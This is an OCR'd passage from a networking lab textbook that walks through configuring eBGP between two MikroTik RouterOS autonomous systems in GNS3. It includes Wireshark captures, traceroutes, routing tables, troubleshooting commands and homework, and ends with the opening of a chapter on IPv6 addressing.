



Figure 7 – AS2 network complete

Phase II – Configuring BGPv4 on MikroTik RouterOS

BGPv4, the routing protocol for connecting independent autonomous systems (AS), is used between border routers to relay any information necessary by each AS. It's vital to understand that BGP is utilized by many ASNs because they may not all be part of the same entity, as well as to give administrators more control over how data is transferred between destinations.

1. At this point, you should two small networks that resemble the following figure:


AS 2
SUPERNET: 20.0.0.0/16
backbone
R1-R2 20.0.5.0/30
R1-ASBR 20.0.6.0/30
R2-ASBR 20.0.7.0/30
PC4
PC5
PC6
AS2-DHCP
20.255.255.1
AS2-R1
20.255.255.2
AS2-R2
GREEN-SWITCH
PURPLE-SWITCH
SUBNET GREEN: 20.0.0.0/22
SUBNET PURPLE: 20.0.4.0/25
AS2-ASBR
20.255.255.0



AS 1
SUPERNET: 10.0.0.0/16
AS1-ASBR
10.255.255.0
RED-SWITCH
BLUE-SWITCH
AS1-R1
10.255.255.1
AS1-R2
10.255.255.2
backbone
R1-R2 10.0.4.0/30
R1-ASBR 10.0.5.0/30
R2-ASBR 10.0.6.0/30
PC1
PC2
PC3
AS1-DHCP
SUBNET RED: 10.0.0.0/23
SUBNET BLUE: 10.0.2.0/24

Figure 8 – Both networks in GNS3

2. Connect two ASBR's together using a random network of your choice

> **NOTE:** In this example, ***ether1*** of both border routers are connected over the **172.155.10.0/30** network. Don't forget to update the interface IP addresses!




Figure 9 – Connecting AS1 and AS2

3. Initialize a Wireshark packet capture between the two AS networks

4. Create a new BGP instance on **AS1-ASBR**

```
  > routing bgp connection add name=HOST-TO-AS2 as=1 local.role=ebgp router-
id=10.255.255.0 remote.address=172.155.10.2 output.redistribute=connected,ospf
```

Command	Definition
name	Name of the new connection instance. This can be anything, but it should represent its function for best practice.
as	ASN integer of the local autonomous system.
local.role	Specifies whether BGP is being used internally (ibgp) or externally (ebgp). Since we are connecting two different AS-es, eBGP is preferred.
router-id	The identification of the local router for the receiving router to recognize.
remote.address	Specifies the remote interface address of the receiving router.
output.redistribute	Specified which routes to be shared with any connected BGP neighbors

5. In Wireshark, you should now see TCP SYN packets attempting to establish a BGP session with

AS2-ASBR

> **NOTE:** You should ***NOT*** see any OSPF Hello packets on this link!!




Figure 10 – Wireshark packet capture

6. Create a new BGP instance on **AS2-ASBR**

```
  > routing bgp connection add name=HOST-TO-AS1 as=2 local.role=ebgp router-
id=20.255.255.0 remote.address=172.155.10.1 output.redistribute=connected,ospf
```

7. You will know when you are successful if you see the following packets in Wireshark

> **NOTE:** Looking at Wireshark, you should notice a TCP handshake occur between the two routers followed by two OPEN messages and a steady stream of KEEPALIVE messages. This means that the connection was successful and both routers are able to communicate with each other. After every BGP packet, the recipient will respond with an obligatory TCP ACK segment, acknowledging a successful transmission of data.

172.155.10.2	172.155.10.1	TCP	35717 → 179 [SYN]
172.155.10.1	172.155.10.2	TCP	179 → 35717 [SYN,
172.155.10.2	172.155.10.1	TCP	35717 → 179 [ACK]
172.155.10.2	172.155.10.1	BGP	OPEN Message
172.155.10.1	172.155.10.2	TCP	179 → 35717 [ACK]
172.155.10.1	172.155.10.2	BGP	OPEN Message
172.155.10.2	172.155.10.1	TCP	35717 → 179 [ACK]
172.155.10.2	172.155.10.1	BGP	KEEPALIVE Message
172.155.10.1	172.155.10.2	TCP	179 → 35717 [ACK]
172.155.10.1	172.155.10.2	BGP	KEEPALIVE Message
172.155.10.2	172.155.10.1	TCP	35717 → 179 [ACK]
172.155.10.2	172.155.10.1	BGP	KEEPALIVE Message
172.155.10.1	172.155.10.2	TCP	179 → 35717 [ACK]
172.155.10.1	172.155.10.2	BGP	KEEPALIVE Message
172.155.10.2	172.155.10.1	TCP	35717 → 179 [ACK]
172.155.10.2	172.155.10.1	BGP	UPDATE Message
172.155.10.1	172.155.10.2	BGP	UPDATE Message
172.155.10.1	172.155.10.2	TCP	179 → 35717 [ACK]
172.155.10.2	172.155.10.1	TCP	35717 → 179 [ACK]

Figure 11 – Wireshark packet capture

8. You should also start to see UPDATE messages containing Network Layer Reachability Information (NLRI)

NOTE: Looking at the details of this packet will reveal the network addresses being distributed by BGP. In the example below, AS2-ASBR is telling AS2 about the nine subnets on its network.




Figure 12 – BGP Update packet analysis

Phase III – Testing the BGP Connection

Now that we have a BGP session started, hopefully we have cross-network communication working.

1. From PC1, trace the path to any device on the Green subnet

```
PC1> trace 20.0.0.3 -P 1
trace to 20.0.0.3, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   0.635 ms  0.442 ms  0.387 ms
 2   10.0.5.2   1.527 ms  1.077 ms  0.768 ms
 3   172.155.10.2   2.428 ms  0.888 ms  0.778 ms
 4   20.0.6.1   2.606 ms  1.440 ms  2.038 ms
 5   20.0.0.3   2.746 ms  1.404 ms  1.751 ms

PC1>
```

Figure 13 – PC1 tracing path to PC4

2. Cut some links PC1 used to test the integrity of both networks

```
PC1> trace 20.0.0.3 -P 1
trace to 20.0.0.3, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.0.1   0.519 ms  1.128 ms  0.305 ms
 2   10.0.4.2   0.998 ms  0.872 ms  0.615 ms
 3   10.0.6.2   2.081 ms  1.977 ms  0.927 ms
 4   172.155.10.2   3.194 ms  1.616 ms  1.471 ms
 5   20.0.7.1   4.157 ms  2.608 ms  3.211 ms
 6   20.0.5.1   5.536 ms  2.607 ms  2.840 ms
 7   20.0.0.3   4.890 ms  2.711 ms  2.346 ms

PC1>
```

Figure 14 – PC1 re-tracing path to PC4

Congratulations! You made a small enterprise network that can dynamically update using various routing protocols. You may be asking yourself, whats the point of BGP? Couldn't we have simply used OSPF to create the same results? Look at the routing table on AS1-R1:

```
[admin@AS1-R1] > ip route print
Flags: D - DYNAMIC; I - INACTIVE, A - ACTIVE; c - CO
 H - HW-OFFLOADED
Columns: DST-ADDRESS, GATEWAY, DISTANCE
#      DST-ADDRESS      GATEWAY          DISTANCE
0  As  0.0.0.0/0        10.0.4.2               2
1  IsH 0.0.0.0/0        10.0.5.2               1
  DAc  10.0.0.0/23      ether1                 0
  DAo  10.0.2.0/24      10.0.4.2%ether2      110
  DAc  10.0.4.0/30      ether2                 0
  DIcH 10.0.5.0/30      ether3                 0
  DAo  10.0.6.0/30      10.0.4.2%ether2      110
  DAo  10.255.255.0/32  10.0.4.2%ether2      110
  DAc  10.255.255.1/32  loopback               0
  DAo  10.255.255.2/32  10.0.4.2%ether2      110
[admin@AS1-R1] >
```

Figure 15 – AS1-R1 routing table

Now compare this with the routing table on AS1-ASBR:

```
[admin@AS1-ASBR] > ip route print
Flags: D - DYNAMIC; I - INACTIVE, A - ACTIVE; c - CO
- HW-OFFLOADED
Columns: DST-ADDRESS, GATEWAY, DISTANCE
     DST-ADDRESS      GATEWAY          DISTANCE
DAo  10.0.0.0/23      10.0.6.1%ether3       110
DAo  10.0.2.0/24      10.0.6.1%ether3       110
DAo  10.0.4.0/30      10.0.6.1%ether3       110
DIcH 10.0.5.0/30      ether2                  0
DAc  10.0.6.0/30      ether3                  0
DAc  10.255.255.0/32  loopback                0
DAo  10.255.255.1/32  10.0.6.1%ether3       110
DAo  10.255.255.2/32  10.0.6.1%ether3       110
DAb  20.0.0.0/22      172.155.10.2           20
DAb  20.0.4.0/25      172.155.10.2           20
DAb  20.0.5.0/30      172.155.10.2           20
DAb  20.0.7.0/30      172.155.10.2           20
DAb  20.255.255.0/32  172.155.10.2           20
DAb  20.255.255.1/32  172.155.10.2           20
DAb  20.255.255.2/32  172.155.10.2           20
D b  172.155.10.0/30  172.155.10.2           20
DAc  172.155.10.0/30  ether1                  0
[admin@AS1-ASBR] >
```

Figure 16 – AS1-ASBR routing table

Notice how AS1-R1 only cares about the routes in its local AS, while the border router takes on the burden of inter-network communication. This is the power of BGP: to offload some networking tasks to dedicated machines, so that other routers can perform more efficiently in their given area.

BGP Troubleshooting

The following router commands are useful in troubleshooting errors you might encounter. Below is the expected output for AS1-ASBR.

1. View established sessions. In this example, there should only be one on both border routers. If there is no output, that means that the neighboring router failed to connect either due to faulty configuration or no configuration at all.

```
> routing bpg session print
```

```
[admin@AS1-ASBR] > routing bgp session print
Flags: E - established
 0 E name="HOST-TO-AS2-1"
     remote.address=172.155.10.2 .as=2 .id=20.255.255.0
     .capabilities=mp,rr,gr,as4 .messages=132 .bytes=2654 .eor=""
     local.address=172.155.10.1 .as=1 .id=10.255.255.0
     .capabilities=mp,rr,gr,as4 .messages=138 .bytes=2902 .eor=""
     output.procid=20
     input.procid=20 ebgp
     hold-time=3m keepalive-time=1m uptime=2h7m450ms
     last-started=2024-05-21 01:00:29 prefix-count=8
[admin@AS1-ASBR] >
```

Figure 17 – BGP session status

2. View routes currently being advertised to peers. Remember, we only want to advertise connected and OSPF routes. If a specific network is missing, verify that the problem router is configured properly. Check interface IP addresses and OSPF configuration.

```
> routing bgp advertisements print
```

```
[admin@AS1-ASBR] > routing bgp advertisements print
 0 peer=HOST-TO-AS2-1 dst=10.255.255.0 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.255.255.1 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.255.255.2 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.6.0/30 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=172.155.10.0/30 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.4.0/30 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.0.0/23 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

 0 peer=HOST-TO-AS2-1 dst=10.0.2.0/24 afi=ip nexthop=172.155.10.1 origin=0
   as-path=sequence 1

[admin@AS1-ASBR] >
```

Figure 18 – BGP advertised links

3. View all routes currently known by the router.

```
> ip route print
```

```
[admin@AS1-ASBR] > ip route print
Flags: D - DYNAMIC; I - INACTIVE, A - ACTIVE; c -
- HW-OFFLOADED
Columns: DST-ADDRESS, GATEWAY, DISTANCE
     DST-ADDRESS      GATEWAY          DISTANCE
DAo  10.0.0.0/23      10.0.6.1%ether3       110
DAo  10.0.2.0/24      10.0.6.1%ether3       110
DAo  10.0.4.0/30      10.0.6.1%ether3       110
DIcH 10.0.5.0/30      ether2                  0
DAc  10.0.6.0/30      ether3                  0
DAc  10.255.255.0/32  loopback                0
DAo  10.255.255.1/32  10.0.6.1%ether3       110
DAo  10.255.255.2/32  10.0.6.1%ether3       110
DAb  20.0.0.0/22      172.155.10.2            20
DAb  20.0.4.0/25      172.155.10.2            20
DAb  20.0.5.0/30      172.155.10.2            20
DAb  20.0.7.0/30      172.155.10.2            20
DAb  20.255.255.0/32  172.155.10.2            20
DAb  20.255.255.1/32  172.155.10.2            20
DAb  20.255.255.2/32  172.155.10.2            20
D b  172.155.10.0/30  172.155.10.2            20
DAc  172.155.10.0/30  ether1                   0
[admin@AS1-ASBR] >
```

Figure 19 – AS1-ASBR routing table

NOTE: Also be sure to verify that all internal routers are assigned default routes that point to their associated ASBR.

End of Lab

Deliverables

4 Screenshot are needed to earn credit for this exercise:

- Screenshot of GNS3 Workspace with all devices labeled
- Wireshark capture of the TCP and BGP packets being exchanged
- Wireshark view of the 'keep alive' messages
- Wireshark view of the "update" packets with the NLRI view

Homeworks

Assignment 1 – Eliminate the single point of failure. AS1 and AS2 are only connected by one network path. This is bad practice. Add another BGP router (AS3) and add it to the backbone.




Figure Homework 1 – add another router

- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 Workspace with all devices labeled
  - Wireshark capture of the TCP and BGP packets being exchanged with the new router
  - Wireshark view of the 'keep alive' messages with the new router
  - Wireshark view of the "update" packets with the NLRI view of the new router

Assignment 2 – The Red and Green Teams must relocate their services to a different building. Rebuild the Red and Green team network architecture, attaching them to AS3-ABSR, and disable the legacy connections. This move is temporary, so use the routers to generate DHCP for the users.

- RECOMMENDED GRADING CRITERIA
  - Screenshot of GNS3 Workspace with all devices labeled
  - Screenshot of a successful trace route from a Green PC to a Blue PC

- Screenshot of a successful trace route from a Green PC to a Gray PC
- Screenshot of AS3-ABSR routing table




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 32

IPv6 Addressing - Introduction

SAWYER HANSEN; DANTE ROCCA; AND MATHEW J. HEATH VAN HORN, PHD

A standard IPv4 address is comprised of 32 bits of information, resulting in 4,294,967,296 possible permutations. That's a lot of unique identifiers!... until you realize that a significant number of these IP's are reserved for special purposes and the estimated number of connected internet devices today ranges in the magnitude of tens of billions. If it were not for technologies such as NAT, our available address pool would have been depleted many years ago. However, the increasing number of internet devices has yet to show signs of slowing down any time soon, and we may reach a point where IP supply cannot keep up with demand. Fortunately, researchers from the Internet Engineering Task Force developed IPv6, the sixth version of the Internet Protocol.

Estimated time for completion: 25 minutes

LEARNING OBJECTIVES

- Understand the properties of an IPv6 address
- How to create an IPv6 Host ID from a MAC address
- How to create IPv6 address from IPv4 addresses

PREREQUISITES

- Chapter 11 – Create A Ubuntu Desktop VM
- Chapter 18 – Introduction to Routers
- Chapter 19 – IPv4 Addressing

DELIVERABLES

- Worksheet

RESOURCES

- IPv6 Compression Tool – https://findipv6.com/ipv6-compress
- IPv6 Calculator – https://www.calculator.net/ip-subnet-calculator.html
- IPv6 Address Generator – https://www.ipvoid.com/random-ipv6/

CONTRIBUTORS AND TESTERS

